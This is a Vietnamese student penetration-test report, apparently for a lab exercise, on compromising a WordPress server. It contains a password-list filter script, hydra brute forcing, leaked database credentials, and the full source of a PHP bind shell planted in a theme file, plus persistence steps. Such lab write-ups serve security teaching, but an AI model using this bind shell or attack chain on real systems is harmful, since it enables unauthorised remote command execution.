Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

Tên nhóm: Blackberries


Thành viên:

19520396 – Lê Hồng Bằng

19520500 – Nguyễn Ngọc Quỳnh Giang

19521671 – Trần Hoàng Khang

19521265 – Nguyễn Đoàn Xuân Bình



-- Lưu hành nội bộ --

Mục lục

[1.0 Tổng quan 3](#_Toc57241311)

[1.1 Khuyến nghị bảo mật 3](#_Toc57241312)

[2.0 Phương pháp kiểm thử 3](#_Toc57241313)

[2.1 Thu thập thông tin 3](#_Toc57241314)

[2.2 Kiểm thử xâm nhập 4](#_Toc57241315)

[2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: X.X.X.X 4](#_Toc57241316)

[Thông tin dịch vụ 4](#_Toc57241317)

[Khởi tạo shell với quyền user thường 4](#_Toc57241318)

[Leo thang đặc quyền 5](#_Toc57241319)

[2.3 Duy trì quyền truy cập 5](#_Toc57241320)

[2.4 Xóa dấu vết 6](#_Toc57241321)

[3.0 Phụ lục 6](#_Toc57241322)

[3.1 Phụ lục 1 – Nội dung tập tin local.txt và proof.txt 6](#_Toc57241323)

# 1.0 Tổng quan

Blackberries được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công. Blackberries có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, Blackberries có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà Blackberries có thể truy cập vào được liệt kê dưới đây

* Địa chỉ IP máy nạn nhân: 192.168.19.112

## 1.1 Khuyến nghị bảo mật

Blackberries khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

# 2.0 Phương pháp kiểm thử

Blackberries đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách Blackberries có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

## 2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, Blackberries được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

**Địa chỉ IP máy kẻ tấn công:**

* Địa chỉ IP : 192.168.118.129

**Địa chỉ IP của máy nạn nhân:**

* Địa chỉ IP: 192.168.19.115

## 2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, Blackberries đã có thể truy cập thành công vào máy chủ.

### 2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.112

#### Thông tin dịch vụ

|  |  |
| --- | --- |
| **Địa chỉ IP** | **Các port đang mở** |
| 192.168.19.112 | **TCP:** 22, 80 |
| **UDP:** |

#### Khởi tạo shell với quyền user thường

**Lỗ hổng đã khai thác:**

Đặt mật khẩu yếu trên CSDL

**Khuyến nghị vá lỗ hổng**:

Đặt mật khẩu bảo mật hơn

**Mức độ ảnh hưởng: Nghiêm trọng**

**Cách thức khai thác:**

Chúng tôi nhận ra bên server có chứa một web WordPress viết bằng PHP và database là MySQL Thử truy cập vào file “wp-admin.php” và “phpmyadmin” thì yêu cầu xác thực. Do vậy, chúng tôi đã thử bruteforce mật khẩu dựa theo file “rockyou.txt” có sẵn trên linux và viết một chương trình để lấy những mật khẩu có chứa từ “root”, mục đích là để khi request lên server sẽ chạy nhanh hơn

|  |
| --- |
| with open("/usr/share/wordlists/rockyou.txt","rb") as f:  lines=f.readlines()  file=open("pass.txt","wb")  for line in lines:  if (b"root" in line):  file.write(line)  file.close() |

File pass.txt:

Graphical user interface, text

Description automatically generated

Sau đó dùng **hydra** để bruteforce password, lưu ý với việc lấy 2 trường **name** của user và password của form trong mã nguồn

Text

Description automatically generated


Kết quả:

Graphical user interface, text


Description automatically generated


Nhận được chứng thực là: **root** và **hank342root958**

Sau đó dùng tài khoản này để đăng nhập vào file “phpmyadmin”. Bây giờ sẽ tạo một tài khoản ở đây làm chứng thực cho **wp-**admin. Vào mục **wordpress -> wp-users**  rồi Insert thêm một user mới với password được hash theo chuẩn của PHP (password\_hash)



Vào **wp\_usermeta** để chỉnh sửa và kích quyền admin cho tài khoản đã tạo. Insert thêm 2 dòng vào database với Id của user ở trên





Giờ thì vào trang đăng nhập của **wp-admin.php** với tài khoản ở trên. Chúng tôi sẽ vào chỉnh sửa một template thành một đoạn mã để mở bind shell. Vào **Appearance -> Theme Editor,** sau đó chọn theme **Twenty Nineteen** và edit file 404.php. Đoạn mã exploit bind shell trên server:

|  |
| --- |
| <?php  /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  @@author : lionaneesh  @@facebook : facebook.com/lionaneesh  @@Email : lionaneesh@gmail.com  \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  ?>  <html>  <head>  <title>Bind Shell -- PHP</title>  </head>  <body>  <h1>Welcome to Bind Shell Control Panel </h1>  <p> Fill in the form Below to Start the Bind Shell Service </p>  <?php  if( isset($\_GET['port']) &&  isset($\_GET['passwd']) &&  $\_GET['port'] != "" &&  $\_GET['passwd'] != ""  )  {  $address = '192.168.19.115'; // As its a bind shell it will always host on the local machine    // Set the ip and port we will listen on    $port = $\_GET['port'];  $pass = $\_GET['passwd'];  // Set time limit to indefinite execution  set\_time\_limit (0);  if(function\_exists("socket\_create"))  {  // Create a TCP Stream socket  $sockfd = socket\_create(AF\_INET, SOCK\_STREAM, SOL\_TCP);    // Bind the socket to an address/port      if(socket\_bind($sockfd, $address, $port) == FALSE)  {  echo "Cant Bind to the specified port and address!";  }  // Start listening for connections  socket\_listen($sockfd,15);      $passwordPrompt =  "\n=================================================================\n  PHP Bind Shell\n  \n  @@author : lionaneesh\n  @@facebook : facebook.com/lionaneesh\n  @@Email : lionaneesh@gmail.com\n  \n  =================================================================\n\n  Please Enter Password : ";    /\* Accept incoming requests and handle them as child processes \*/  $client = socket\_accept($sockfd);    socket\_write($client , $passwordPrompt);    // Read the pass from the client    $input = socket\_read($client, strlen($pass) + 2); // +2 for \r\n  if(trim($input) == $pass)  {  socket\_write($client , "\n\n");  socket\_write($client , shell\_exec("date /t & time /t") . "\n" . shell\_exec("ver") . shell\_exec("date") . "\n" . shell\_exec("uname -a"));  socket\_write($client , "\n\n");  while(1)  {  // Print Command prompt  $commandPrompt ="(Bind-Shell)[$]> ";  $maxCmdLen = 31337;  socket\_write($client,$commandPrompt);  $cmd = socket\_read($client,$maxCmdLen);  if($cmd == FALSE)  {  echo "The client Closed the conection!";  break;  }  socket\_write($client , shell\_exec($cmd));  }  }  else  {  echo "Wrong Password!";  socket\_write($client, "Wrong Password , Please try again \n\n");  }  socket\_shutdown($client, 2);  socket\_close($socket);  }  else  {  echo "Socket Conections not Allowed/Supported by the server! <br />";  }  }  else  {  ?>  <table align="center" >  <form method="GET">  <td>  <table style="border-spacing: 6px;">  <tr>  <td>Port</td>  <td>  <input style="width: 200px;" name="port" value="31337" />  </td>  </tr>  <tr>  <td>Passwd </td>  <td><input style="width: 100px;" name="passwd" size='5' value="lionaneesh"/>  </tr>  <tr>  <td>  <input style="width: 90px;" class="own" type="submit" value="Bind :D!"/>  </td>  </tr>    </table>  </td>  </form>  </tr>  </table>  <p align="center" style="color: red;" >Note : After clicking Submit button , The browser will start loading continuously , Dont close this window , Unless you are done!</p>  <?php  }  ?> |

Kế đến truy cập vào template theo đường dẫn <http://blog.cnsc.local/wpcontent/themes/twentynineteen/404.php>

Graphical user interface, application

Description automatically generated

Nhập cần mở và passwd chứng thực. Sau đó, trên server sẽ thực thi đoạn code trong template và mở port thành công. Mở terminal và netcat đến máy và port tương ứng, nhập mật khẩu và kết nối đến server thành công

**Hình ảnh minh chứng:**

**Text

Description automatically generated**

Tìm file “local.txt” và “proof.txt” , đọc file local.txt.

**Text

Description automatically generated**

## 2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. Blackberries đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

## 2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, Blackberries đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

# 3.0 Phụ lục

## 3.1 Phụ lục 1 – Nội dung tập tin local.txt và proof.txt

|  |  |  |
| --- | --- | --- |
| **Địa chỉ IP (Hostname)** | **Nội dung local.txt** | **Nội dung proof.txt** |
| 192.168.19.115 | flag{ph4i\_b13t\_ch4n\_l1\_0\_d4u\_dun9\_d3\_b1\_du4\_v40\_ch4n\_tu0ng9} |  |
|  |  |  |
|  |  |  |
|  |  |  |

**- HẾT-**